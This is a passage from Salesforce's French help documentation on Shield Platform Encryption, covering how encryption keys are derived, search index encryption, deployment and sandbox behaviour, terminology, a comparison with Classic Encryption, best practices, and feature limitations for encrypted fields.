| | !!!!! | Ce service n'est pas disponible pour le moment. Pour une assistance sur l'accès à ce service, contactez Salesforce. |
| Date personnalisée | 07/07/1777 | Ce champ est crypté et vous n'êtes pas autorisé(e) à afficher les données cryptées. |
| | 08/08/1888 | Ce champ est crypté et la clé de cryptage a été détruite. |
| | 01/01/1777 | Ce service n'est pas disponible pour le moment. Pour une assistance sur l'accès à ce service, contactez Salesforce. |
| Date/heure personnalisées | 07/07/1777 12:00 PM | Ce champ est crypté et vous n'êtes pas autorisé(e) à afficher les données cryptées. |
| | 08/08/1888 12:00 PM | Ce champ est crypté et la clé de cryptage a été détruite. |
| | 01/01/1777 12:00 PM | Ce service n'est pas disponible pour le moment. Pour une assistance sur l'accès à ce service, contactez Salesforce. |

**Remarque:** Vous ne pouvez pas placer des caractères de masquage dans un champ crypté. Par exemple, si un champ Téléphone est crypté et que vous saisissez un numéro de téléphone sous la forme *****, ou si vous saisissez 07/07/1777 dans un champ Date crypté, ces données ne sont pas enregistrées.

## En arrière-plan : Le processus de Cryptage de la plate-forme Shield

Lorsque des utilisateurs soumettent des données, le serveur d'applications recherche la clé de cryptage des données spécifique à l'organisation dans sa mémoire cache. S'il ne trouve pas la clé, il récupère le secret locataire crypté dans la base de données et demande la clé au serveur de dérivation afin de dériver la clé. Le service de cryptage crypte ensuite les données dans le serveur d'applications.

Salesforce génère en toute sécurité les secrets principal et locataire à l'aide des modules de sécurité matériel (HSM). La clé unique est dérivée en utilisant PBKDF2, une fonction de dérivation de clé (KDF), avec entrées secret principal et secret locataire.

**Éditions**

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**Flux du processus de Cryptage de la plate-forme Shield**

1. Lorsqu'un utilisateur Salesforce enregistre des données cryptées, le moteur d'exécution détermine, à partir des métadonnées, si le fichier, la pièce jointe ou le champ doit être crypté avant son stockage dans la base de données.
2. Dans la positive, le service de cryptage vérifie la clé de cryptage des données correspondantes dans la mémoire cache.
3. Le service de cryptage détermine si la clé existe.

a. Dans la positive, le service de cryptage récupère la clé.

b. Si ce n'est pas le cas, le service envoie une requête de dérivation à un serveur de dérivation de clé, et la renvoie au service de cryptage exécuté dans App Cloud.

4. Une fois la clé récupérée ou dérivée, le service de cryptage génère un vecteur d'initialisation (IV) aléatoire et crypte les données à l'aide du cryptage AES 256 bits.
5. Le ciphertext est enregistré dans la base de données ou dans un stockage de fichier. Le vecteur d'initialisation IV et l'ID correspondant du secret locataire utilisé pour dériver la clé de cryptage des données, sont enregistrés dans la base de données.

Salesforce génère un nouveau secret principal au début de chaque version.

CONSULTER ÉGALEMENT :

Retour à la rubrique parente
Terminologie du Cryptage de la plate-forme Shield
http://sfdc.co/encryptwhitepaper
http://salesforce.vidyard.com/watch/dxWjwXhm4Fx56kl1eCwhqQ

## En arrière-plan : le processus de cryptage de l'index de recherche

Le moteur de recherche de Salesforce est construit sur la plate-forme logicielle de recherche d'entreprise open-source Apache Solr. L'index de recherche, qui stocke les jetons des données d'enregistrement avec des liens vers les enregistrements d'origine stockés dans la base de données, est hébergé dans Solr. Des partitions divisent l'index de recherche en segments pour permettre à Salesforce d'échelonner les opérations. Apache Lucene est utilisé comme bibliothèque principale.

Remarque: Pour activer le cryptage de l'index de recherche, contactez votre responsable de compte Salesforce ou ouvrez un ticket de support. Cette fonctionnalité n'est pas disponible pour les clients de Government Isolation Architecture.

En exploitant l'architecture, les métadonnées et les configurations de dérivation de clé basées sur HSM de Shield Platform Encryption, le cryptage de l'index de recherche est exécuté lors de l'utilisation de Shield Platform Encryption. La solution applique un cryptage renforcé à un index de recherche spécifique à l'organisation (types de fichier .fdt, .tim et .tip) en utilisant une clé de cryptage AES 256 bits spécifique à l'organisation. L'index de recherche est crypté au niveau des segments, et toutes les opérations d'index de recherche nécessitent que les blocs d'index soient cryptés en mémoire.

La configuration et l'interface utilisateur restent inchangées. Par conséquent, la protection ajoutée est transparente et déterminée par la politique de chiffrement de l'organisation.

Pour accéder à l'index de recherche ou au cache de clé, la seule méthode est par programmation avec des API.

Éditions

Disponible sous forme d'abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

Avant de pouvoir crypter les fichiers d'index de recherche, un administrateur de sécurité Salesforce doit activer le Cryptage de l'index de recherche. L'administrateur configure ensuite la politique de chiffrement afin de déterminer quels éléments de données doivent être incorporés avec un cryptage. Il configure Shield Platform Encryption en sélectionnant les champs et les fichiers à crypter. Une clé dérivée HSM spécifique à l'organisation est dérivée spécialement et à la demande pour le cryptage de l'index de recherche à partir du secret locataire. Les informations de la clé sont transmises au cache du moteur de recherche sur un canal sécurisé.

Lorsqu'un utilisateur crée ou modifie des enregistrements, le processus est le suivant :

1. L'application principale détermine ainsi le segment de l'index de recherche doit être crypté ou non sur la base de métadonnées.

2. Si le segment de l'index de recherche doit être crypté, le service de chiffrement vérifie l'ID de clé de cryptage de recherche correspondant dans la mémoire cache.
3. Le service de chiffrement détermine si la clé existe dans le cache.
   a. Si elle existe, le service de chiffrement utilise la clé pour le cryptage.
   b. Sinon, le service envoie une requête à l'application principale, qui à son tour envoie une requête de dérivation authentifiée à un serveur de dérivation de clés et renvoie la clé au serveur de l'application principale.
4. Une fois la clé récupérée, le service de chiffrement génère un vecteur d'initialisation (IV) aléatoire et crypte les données en utilisant l'implémentation NSS ou AES-256 de JCE.
5. L'ID de clé (identificateur de la clé utilisée pour crypter le segment de l'index) et IV sont enregistrés dans l'index de recherche.

Le processus est similaire lorsqu'un utilisateur recherche des données cryptées :

1. Lorsqu'un utilisateur recherche un terme, il est transmis à l'index de recherche, avec les objets Salesforce dans lesquels rechercher.
2. Lorsque l'index de recherche exécute la recherche, le service de chiffrement ouvre le segment correspondant de l'index de recherche en mémoire, et lit l'ID et le IV.
3. Les étapes 3 à 5 du processus sont répétées lorsqu'un utilisateur crée ou modifie des enregistrements.
4. L'index de recherche traite la recherche et renvoie les résultats de façon transparente à l'utilisateur.

Si l'administrateur Salesforce désactive le cryptage sur un champ, tous les segments d'index qui étaient cryptés ne le sont plus et l'ID de clé est défini sur null. Le processus peut nécessiter jusqu'à sept jours.

## Comment déployer le Cryptage de la plate-forme Shield ?

Lorsque vous déployez le Cryptage de la plate-forme Shield dans votre organisation avec un outil tel que Force.com IDE, l'Outil de migration ou le Système de traduction, l'attribut de champ Crypté est conservé. Cependant, si vous le déployez dans des organisations qui ont des paramètres de cryptage différents, les conséquences dépendent de l'activation ou non du Cryptage de la plate-forme Shield dans l'organisation cible.

Vous pouvez utiliser des ensembles de modifications pour déployer le Cryptage de la plate-forme Shield dans des champs personnalisés. Quelle que soit la méthode de déploiement, Salesforce vérifie automatiquement si la mise en oeuvre transgresse les instructions de Cryptage de la plate-forme Shield.

| Organisation source | Organisation cible | Résultat |
|---|---|---|
| Cryptage de la plate-forme Shield activé | Cryptage de la plate-forme Shield activé | L'attribut de champ Crypté source indique l'activation |
| Cryptage de la plate-forme Shield activé | Cryptage de la plate-forme Shield non activé | L'attribut de champ Crypté est ignoré |
| Cryptage de la plate-forme Shield non activé | Cryptage de la plate-forme Shield activé | L'attribut de champ Crypté cible indique l'activation |

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Retour à la rubrique parente
Ensembles de modifications

## Fonctionnement du Cryptage de la plate-forme Shield dans une organisation Sandbox

L'actualisation d'un environnement sandbox depuis une organisation de production crée une copie exacte de l'organisation de production. Si le Cryptage de la plate-forme Shield est activé dans l'organisation de production, tous les paramètres de cryptage sont copiés, y compris les secrets locataires créés en production.

Lors de l'actualisation d'un sandbox, les modifications apportées au secret locataire sont réservées à votre organisation actuelle. Cela signifie que lorsque vous renouvelez ou détruisez un secret locataire dans le sandbox, l'organisation de production n'est pas affectée.

Il est recommandé de renouveler les secrets locataires dans l'environnement sandbox après une actualisation. Le renouvellement garantit l'utilisation de secrets locataires différents pour l'environnement de production et l'environnement sandbox. La destruction du secret locataire dans un environnement sandbox génère des données cryptées inutilisables en cas de copie partielle ou complète.

Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

## Terminologie du Cryptage de la plate-forme Shield

Le cryptage possède son propre vocabulaire spécialisé. Pour tirer pleinement parti des fonctionnalités du Cryptage de la plate-forme Shield, familiarisez-vous avec les principaux termes, notamment le module de sécurité matériel, la rotation des clés et le secret principal.

**Cryptage des données**
Le processus d'application d'une fonction de cryptage à des données qui génère un texte chiffré. Le processus de Cryptage de la plate-forme utilise un cryptage de clé symétrique et un algorithme AES (Advanced Encryption Standard) 256 bits utilisant un mode CBC, un remplissage PKCS5 et un vecteur d'initialisation (IV) 128 bits aléatoire pour crypter les données au niveau du champ et les fichiers stockés sur la plate-forme Salesforce. Les deux opérations de cryptage et de décryptage de données sont exécutées sur les serveurs de l'application.

**Clés de cryptage de données**
Le Cryptage de la plate-forme Shield utilise des clés de cryptage de données pour crypter et décrypter les données. Les clés de cryptage de données sont dérivées sur un serveur de dérivation de clé, en utilisant un partage matériel des clés entre un secret principal par version et un secret locataire spécifique à l'organisation, stocké et crypté dans la base de données de votre organisation. Les clés dérivées en 256 bits résident en mémoire jusqu'à ce qu'elles soient effacées de la mémoire cache.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**Données cryptées au repos**
Données qui sont cryptées lorsqu'elles sont stockées sur disque. Salesforce prend en charge le cryptage des champs stockés dans la base de données, des documents stockés dans Fichiers, Bibliothèques de contenu et Pièces jointes, et des données archivées.

**Gestion des clés de cryptage**
Se rapporte à tous les aspects de la gestion des clés, notamment la création, les processus et le stockage des clés. La gestion des secrets locataires est effectuée par les administrateurs ou les utilisateurs qui disposent de l'autorisation « Gérer les clés de cryptage ».

**Module matériel de sécurité (HSM)**
Utilisé pour fournir le traitement cryptographique ainsi que la gestion des clés d'authentification. Le Cryptage de la plate-forme Shield utilise des HSM pour générer et stocker les documents secrets, et exécuter la fonction de dérivation des clés de cryptage de données utilisées par le service de cryptage pour crypter et décrypter les données.

**Vecteur d'initialisation (IV)**
Une séquence aléatoire utilisée avec une clé pour crypter des données.

**Fonction de dérivation de clé (KDF)**
Utilise un générateur de nombres pseudo-aléatoires et une entrée telle qu'un mot de passe pour dériver des clés. Le Cryptage de la plate-forme Shield utilise PBKDF2 (Fonction de dérivation de clé basée sur mot de passe 2) avec HMAC-SHA-256.

**Renouvellement de clé (secret locataire)**
Le processus de création d'un nouveau secret locataire et d'archivage de l'ancien secret locataire actif. Les secrets locataires actifs sont utilisés pour le cryptage et le décryptage. Les secrets locataires archivés sont utilisés uniquement pour le décryptage jusqu'au nouveau cryptage des données avec le nouveau secret locataire actif.

**HSM principal**
Le HSM principal est un périphérique USB utilisé pour générer des secrets aléatoires et sécurisés de chaque version de Salesforce. Le HSM principal est « isolé » depuis le réseau de production de Salesforce et stocké en toute sécurité dans un coffre-fort de banque.

**Secret principal**
Utilisé en conjonction avec le secret locataire et la fonction de dérivation de clé pour générer une clé de cryptage de données dérivée. Le secret principal est mis à jour dans chaque version par Salesforce et crypté en utilisant la clé d'enveloppe principale par version, qui est à son tour cryptée avec la clé publique du serveur de dérivation de clé pour être stockée cryptée dans le système de fichiers. Seuls des HSM peuvent le décrypter. *Aucun employé de Salesforce n'a accès à ces clés en texte clair.*

**Clé d'enveloppe principale**
Une clé symétrique est dérivée et utilisée en tant que clé d'enveloppe principale (également appelée clé d'enveloppe de clé), et crypte tous les paquets de clés et de secrets par version.

**Secret locataire**
Un secret spécifique à l'organisation utilisé en conjonction avec le secret principal et la fonction de dérivation de clé pour générer une clé de cryptage de données dérivée. Lorsqu'un administrateur d'une organisation renouvelle une clé, un nouveau secret locataire est généré. Pour accéder au secret locataire via l'API, reportez-vous à l'objet TenantSecret. *Aucun employé de Salesforce n'a accès à ces clés en texte clair.*

CONSULTER ÉGALEMENT :

Retour à la rubrique parente
En arrière-plan : Le processus de Cryptage de la plate-forme Shield
http://sfdc.co/encryptwhitepaper

## Quelle est la différence entre le cryptage classique et le Shield Platform Encryption ?

Le cryptage classique permet de protéger un type particulier de champ de texte personnalisé, que vous créez à cet effet. Shield Platform Encryption permet de crypter une variété de champs standard couramment utilisés, ainsi que certains champs personnalisés et de nombreux types de fichier. Shield Platform Encryption prend également en charge les comptes personnels, les requêtes, la recherche, les processus d'approbation et d'autres fonctionnalités importantes de Salesforce.

| Fonctionnalité | Cryptage classique | Shield Platform Encryption |
|---|---|---|
| Tarification | Inclus dans la licence utilisateur de base | Des frais supplémentaires s'appliquent |
| Chiffrement au repos | ✔ | ✔ |
| Solution native (aucun matériel ni logiciel requis) | ✔ | ✔ |
| Algorithme de cryptage | Algorithme AES (Advanced Encryption Standard) 128 bits | Algorithme AES (Advanced Encryption Standard) 256 bits |
| Dérivation de clé basée sur HSM | | ✔ |
| Autorisation « Gérer les clés de cryptage » | | ✔ |
| Générer, exporter, importer et détruire des clés | ✔ | ✔ |
| Conformité PCI-DSS L1 | ✔ | ✔ (pour les champs uniquement) |
| Masquage | ✔ | ✔ |
| Types et caractères de masquage | ✔ | |
| Autorisation « Afficher les données cryptées » requise pour lire des valeurs de champs cryptés | ✔ | ✔ |
| Respect de l'autorisation « Afficher les données cryptées » par des valeurs de modèle d'e-mail | | ✔ |
| Champs standard cryptés | | ✔ |
| Pièces jointes, fichiers et contenus cryptés | | ✔ |
| Champs personnalisés cryptés | Type de champ personnalisé dédié, limité à 175 caractères | ✔ |

### Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

| Fonctionnalité | Cryptage classique | Shield Platform Encryption |
|---|---|---|
| Cryptage des champs existants pour les types de champ personnalisés pris en charge | | ✔ |
| Recherche (interface utilisateur, recherche partielle, références, certaines requêtes SOSL) | | ✔ |
| Accès API | ✔ | ✔ |
| Disponible dans les règles de workflow et les mises à jour des champs de workflow | | ✔ |
| Disponible dans les critères de saisie des processus d'approbation et les critères des étapes d'approbation | | ✔ |

CONSULTER ÉGALEMENT :

- Quels champs puis-je crypter ?
- Quels fichiers sont cryptés ?
- Cryptage classique pour les champs personnalisés
- Protection de vos données Salesforce avec Shield Platform Encryption
- Retour à la rubrique parente
- Protection de vos données Salesforce avec Shield Platform Encryption
- Cryptage classique pour les champs personnalisés

## Meilleures pratiques du cryptage de la plate-forme

Prenez le temps d'identifier les principales menaces pour votre organisation. Vous pouvez ainsi isoler les données qui nécessitent un cryptage et crypter uniquement les données appropriées. Pensez à sauvegarder votre secret locataire et vos clés, et confiez leur gestion avec précaution.

1. Définissez un modèle de menace pour votre organisation.

   Procédez à un exercice formel de modélisation des menaces afin d'identifier les menaces potentielles qui peuvent affecter votre organisation. Utilisez les résultats de recherche pour créer un schéma de classement des données et définir les données à crypter.

2. Cryptez uniquement les données sensibles.
   - Toutes les données ne sont pas confidentielles. Intéressez-vous aux informations qui doivent être cryptées pour satisfaire aux exigences réglementaires, de sécurité, de conformité et de confidentialité. Les cryptages de données inutiles affectent les fonctionnalités et les performances.
   - Évaluez votre schéma de classement des données. Avec les spécialistes en matière de sécurité et de conformité, et vos services informatiques, définissez les exigences de cryptage. Recherchez un compromis entre les fonctionnalités critiques d'une part et les mesures de sécurité et de protection contre les risques, et évaluez régulièrement vos hypothèses.

3. Créez une stratégie de sauvegarde et d'archivage des clés et des données.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

Si vos secrets locataires sont détruits, réimportez-les pour accéder à vos données. Vous êtes seul(e) responsable de la sauvegarde et du stockage en lieu sûr de vos données et secrets locataires. Salesforce ne peut pas vous aider à récupérer des secrets locataires supprimés, détruits ou égarés.

4. Notez que le cryptage s'applique à tous les utilisateurs, quelles que soient leurs autorisations.
   - Vous contrôlez qui peut lire les valeurs des champ cryptés en texte brut avec l'autorisation « Afficher les données cryptées ». Cependant, les données stockées dans ces champs sont cryptées au repos, indépendamment des autorisations utilisateur.
   - Des limitations en fonctionnalités s'appliquent aux utilisateurs qui interagissent avec des données cryptées. Déterminez si le cryptage peut s'appliquer à une partie de vos utilisateurs et évaluez l'impact sur les autres utilisateurs qui interagissent avec les données.
5. Reportez-vous aux considérations relatives au Cryptage de la plate-forme Shield et évaluez les conséquences pour votre organisation.
   - Évaluez l'impact de ces considérations sur la solution définie et sa mise en oeuvre.
   - Testez le Cryptage de la plate-forme Shield dans un environnement sandbox avant de le déployer dans un environnement de production.
   - Avant d'activer le cryptage, corrigez toute violation découverte. Par exemple, le référencement de champs cryptés dans une clause SOQL WHERE entraîne une violation. De la même façon, le référencement de champs cryptés dans une clause SOQL ORDER BY entraîne une violation. Dans les deux cas, corrigez la violation en supprimant les références aux champs cryptés.
6. Analysez et testez les applications AppExchange avant de les déployer.
   - Si vous utilisez une application AppExchange, testez son interaction avec les données cryptées de votre organisation et évaluez si sa fonctionnalité est affectée.
   - Si une application interagit avec des données cryptées stockées hors de Salesforce, examinez le mode et l'emplacement de traitement des données, ainsi que les dispositifs de protection des informations.
   - Si vous pensez que le Cryptage de la plate-forme Shield peut affecter les fonctionnalités d'une application, demandez au fournisseur de vous aider à évaluer l'impact. Évaluez également toutes les solutions personnalisées qui doivent être compatibles avec le Cryptage de la plate-forme Shield.
   - Les applications AppExchange conçues exclusivement avec Force.com héritent des capacités et des limitations du Cryptage de la plate-forme Shield.
7. Le cryptage de la plate-forme n'est ni une authentification d'utilisateur ni un outil d'autorisation. Pour contrôler définir les utilisateurs autorisés à afficher les données, utilisez les paramètres de sécurité au niveau du champ, les paramètres de présentation de page et des règles de validation, pas le cryptage de la plate-forme. Assurez-vous qu'un utilisateur auquel l'autorisation « Afficher les données cryptées » a été accordée par inadvertance affiche uniquement les données appropriées.

   Par défaut, tous les utilisateurs peuvent modifier des champs cryptés, même ceux ne disposant pas de l'autorisation « Afficher les données cryptées ».
8. Accordez l'autorisation utilisateur « Gérer les clés de cryptage » uniquement aux utilisateurs autorisés.

   Les utilisateurs qui disposent de l'autorisation « Gérer les clés de cryptage » peuvent créer, importer et détruire des clés spécifiques à l'organisation. Surveillez régulièrement les activités de gestion des clés de ces utilisateurs à l'aide du journal d'audit de configuration.
9. Accordez l'autorisation utilisateur « Afficher les données cryptées » uniquement aux utilisateurs autorisés.

   Accordez l'autorisation « Afficher les données cryptées » aux utilisateurs qui doivent afficher les champs cryptés en texte brut, y compris les utilisateurs de l'intégration qui doivent lire les données sensibles en texte brut. Les fichiers cryptés sont visibles par tous les utilisateurs qui ont accès aux fichiers, qu'ils disposent ou non de l'autorisation « Afficher les données cryptées ».
10. Cryptez en masse vos données existantes.

Les données de champ et de fichier existantes ne sont pas automatiquement cryptées lorsque vous activez le Cryptage de la plate-forme Shield. Pour crypter les données de champs existants, mettez à jour les enregistrements associés aux données des champs. Cette action déclenche le cryptage de ces enregistrements, et vos données existantes sont cryptées au repos. Pour crypter des fichiers existants, contactez Salesforce.

**11.** N'utilisez pas les champs Devise et Numéro pour des données sensibles.

Il est souvent possible de protéger les données privées, sensibles ou réglementaires sans crypter les champs associés `Devise` ou `Numéro`. Le cryptage de ces champs peut affecter le fonctionnement de la plate-forme, notamment gêner les rapports récapitulatifs de cumul, la planification de rapports et les calculs. Par conséquent, ils ne peuvent pas être cryptés.

**12.** Informez vos utilisateurs de l'impact du cryptage.

Avant d'activer le Cryptage de la plate-forme Shield dans un environnement de production, informez les utilisateurs de l'impact sur votre solution métier. Par exemple, partagez les informations présentées dans les considérations relatives à Shield Platform Encryption avec les utilisateurs impliqués dans vos processus métier.

**13.** Accordez l'accès à la connexion avec discrétion.

Si un utilisateur disposant de l'autorisation « Afficher les données cryptées » accorde l'accès à la connexion à un autre utilisateur, ce dernier peut afficher les champs cryptés en texte brut.

**14.** Cryptez vos données en utilisant la clé la plus récente.

Lorsque vous générez un nouveau secret locataire, les nouvelles données sont cryptées avec cette clé. Cependant, les données sensibles existantes restent cryptées avec les clés précédentes. Dans ce cas, Salesforce recommande vivement de recrypter ces champs avec la nouvelle clé. Contactez Salesforce pour une assistance sur cet aspect.

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## Compromis et limitations de Shield Platform Encryption

Une solution de sécurité aussi puissante que Shield Platform Encryption n'est pas dépourvue de quelques compromis . Lorsque vos données sont fortement cryptées, certains utilisateurs peuvent rencontrer des limitations dans quelques fonctionnalités, et d'autres fonctionnalités ne sont pas disponibles. Tenez compte de l'impact pour vos utilisateurs et d'une solution métier globale en définissant votre stratégie de cryptage.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

Considération générales relatives à Shield Platform Encryption

Ces considérations s'appliquent à toutes les données que vous cryptez en utilisant le Cryptage de la plate-forme Shield.

Quelles applications Salesforce prennent en charge les données cryptées ?

Certains jeux de fonctionnalités Salesforce fonctionnent normalement avec des données cryptées au repos. D'autres ne fonctionnent pas.

Cryptage de la plate-forme Shield et Lightning Experience

Dans Lightning Experience, le Cryptage de la plate-forme Shield fonctionne de la même façon que dans Salesforce Classic, à part quelques exceptions mineures.

Limitation des champs avec Shield Platform Encryption

Dans certaines conditions, le cryptage d'un champ peut appliquer des limitations aux valeurs que vous stockez dans le champ. Avant de choisir de crypter un champ, assurez-vous d'en connaître les limites.

CONSULTER ÉGALEMENT :

Présentation du cryptage de la plate-forme

Correction des problèmes de compatibilité

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## Considération générales relatives à Shield Platform Encryption

Ces considérations s'appliquent à toutes les données que vous cryptez en utilisant le Cryptage de la plate-forme Shield.

Éditions

Disponible en abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

### Champs personnalisés

Vous ne pouvez pas utiliser des champs personnalisés cryptés dans des champs de formule personnalisés ou des règles de partage basées sur des critères.

Certains champs personnalisés ne peuvent pas être cryptés :

- Les champs personnalisés qui ont un attribut `Unique` ou `ID externe`, ou qui incluent ces attributs dans des champs personnalisés précédemment cryptés
- Les champs utilisés dans des champs de formule personnalisés
- Les champs d'objets de données externes
- Les champs utilisés dans une relation de compte à contact

Vous ne pouvez pas utiliser le générateur de schéma pour créer un champ personnalisé crypté.

### SOQL/SOSL

- Les champs cryptés ne peuvent pas être utilisés avec les clauses SOQL et SOSL, et les fonctions suivantes :
  - Fonctions d'agrégation telles que MAX(), MIN() et COUNT_DISTINCT()
  - Clause WHERE
  - Clause GROUP BY
  - Clause ORDER BY

  Conseil: Considérez le remplacement d'une clause WHERE dans une requête SOQL par une requête FIND dans SOSL.

- Lorsque vous demandez des données cryptées, des chaînes non valides renvoient une erreur `INVALID_FIELD` au lieu de l'erreur `MALFORMED_QUERY` attendue.

### Produits d'intégration Microsoft

Lorsque Shield Platform Encryption est activé, Salesforce for Outlook synchronise entre Microsoft Outlook et Salesforce uniquement si l'utilisateur dispose de l'autorisation « Afficher les données cryptées ».

### Portails

Si un portail est activé dans votre organisation, vous ne pouvez pas crypter des champs standard. Désactivez tous les portails clients et partenaires pour activer le cryptage dans des champs standard (les communautés sont prises en charge).

### Recherche

- Les fichiers d'index de recherche ne sont pas cryptés.

  Conseil: Les index de recherche cryptés sont disponibles pour certains clients basés sur un pilote. Si vous souhaitez rejoindre le programme pilote, contactez votre représentant Salesforce. Pour plus d'informations, consultez les Notes de publication de Summer '16.

- Si vous cryptez des champs avec une clé, puis détruisez la clé, les termes de recherche correspondants sont conservés dans l'index de recherche. Cependant, vous ne pouvez pas décrypter les données associées à la clé détruite.

### Comptes, comptes personnels et contacts

Lorsque les comptes personnels sont activés, le cryptage de l'un des champs Compte ci-dessous crypte le champ Contact équivalent, et inversement.

- Nom
- Description
- Téléphone
- Télécopie

Lorsque vous cryptez l'un des champs Compte ou Contact suivants, les champs équivalents dans Comptes personnels sont également cryptés.

- Nom
- Description
- Adresse postale
- Téléphone
- Télécopie
- Mobile
- Téléphone domicile
- Autre téléphone
- E-mail

Lorsque le champ Nom du compte ou Nom du contact est crypté, la recherche de comptes ou de contacts dupliqués à fusionner ne renvoie aucun résultat.

Lorsque vous cryptez le champ Prénom ou Nom d'un contact, ce contact s'affiche dans la recherche Hôte du calendrier uniquement si vous n'avez pas filtré par Prénom ou Nom.

Les valeurs des champs Civilité et Suffixe dans des enregistrements Contact peuvent être masquées pour les utilisateurs qui ne disposent pas de l'autorisation « Afficher les données cryptées », même si les valeurs de champ ne sont pas cryptées.

### E-mail

- Lorsque des valeurs de champ crypté sont incluses dans des modèles d'e-mail, elles sont affichées en texte brut pour les utilisateurs disposant de l'autorisation « Afficher les données cryptées ». Sinon, les autorisations de l'utilisateur actif déterminent si le destinataire affiche les données en texte brut ou masquées.

- Les utilisateurs ne disposant pas de l'autorisation « Afficher les données cryptées » ne peuvent pas envoyer de requête Rester en contact.
- Les utilisateurs ne disposant pas de l'autorisation « Afficher les données cryptées » ne peuvent pas envoyer d'e-mail en utilisant Envoyer des e-mails en masse à des contacts.
- Lorsque le champ E-mail standard est crypté, Email to Salesforce ne peut pas recevoir d'e-mails entrants.

### Activités

- Lorsque le champ Nom du contact est crypté, la recherche Activités partagées n'est pas prise en charge.
- Les éléments de la liste associée Historique des activités peuvent être affichés en texte brut, même si les champs qu'ils référencent sont cryptés.

### Campagnes

Une recherche de membre de campagne n'est pas prise en charge lorsque vous recherchez par champs cryptés.

### Notes

Vous pouvez crypter le corps de texte de Notes créées avec le nouvel outils Notes, mais le fichier Aperçu et les Notes créées avec l'ancien outil Notes ne sont pas pris en charge.

### Journal d'audit des champs

Les données d'un Journal d'audit des champs déjà archivé ne sont pas cryptées lorsque vous activez le cryptage de la plate-forme. Par exemple, supposons que votre organisation utilise le Journal d'audit des champs pour définir une stratégie de rétention de l'historique des données d'un champ de compte, par exemple le champ Numéro de téléphone. Lorsque vous activez le cryptage pour ce champ, les nouveaux enregistrements de numéro de téléphone sont cryptés à leur création. Les mises à jour précédentes du champ de numéro de téléphone stockées dans la liste associée Historique du compte sont également cryptées. Cependant, les données historiques de numéro de téléphone déjà archivées dans l'objet `FieldHistoryArchive` sont stockées sans cryptage. Si vous souhaitez crypter des données déjà archivées, contactez Salesforce.

### Présentations de page

Si vous affichez un aperçu d'une présentation de page en tant que profil sans l'autorisation « Afficher les données cryptées », les exemples de données de l'aperçu ne sont pas masqués. Les exemples de données peuvent même être vides ou affichés en texte brut.

### Communautés

- Pour des utilisateurs de communauté disposant de l'autorisation « Afficher les données cryptées », le cryptage de données ne change pas l'expérience de la communauté. Cependant, si vous cryptez le champ Nom du compte et que vous n'utilisez pas de comptes personnels, le cryptage affecte l'affichage des rôles des utilisateurs pour les administrateurs. Normalement, le nom de rôle d'un utilisateur de la communauté est affiché en combinant le nom de compte et le nom du profil utilisateur. Lorsque vous cryptez le champ Nom du compte, l'ID du compte est affiché au lieu du nom du compte.

  Par exemple, lorsque le champ Nom du compte n'est pas crypté, les utilisateurs appartenant au compte Acme avec le profil Utilisateur client sont associés au rôle `Utilisateur client Acme`. Lorsque Nom du compte est crypté (et que les comptes personnels ne sont pas utilisés), le rôle ressemble à `001D000000IRt53 Customer User`.
- Les champs personnalisés cryptés avec le cryptage Classic sont masqués pour les utilisateurs de communauté, même s'ils disposent de l'autorisation « Afficher les données cryptées ».

### API REST

Vous ne pouvez pas obtenir de suggestions automatiques via l'API REST lorsqu'un champ est crypté.

### Importation de données

Vous ne pouvez pas utiliser l'assistant d'importation de données pour exécuter un mappage en utilisant des relations principal-détails ou mettre à jour des enregistrements contenant des champs cryptés. Vous pouvez toutefois l'utiliser pour ajouter de nouveaux enregistrements.

### Rapports, tableaux de bord et vues de liste

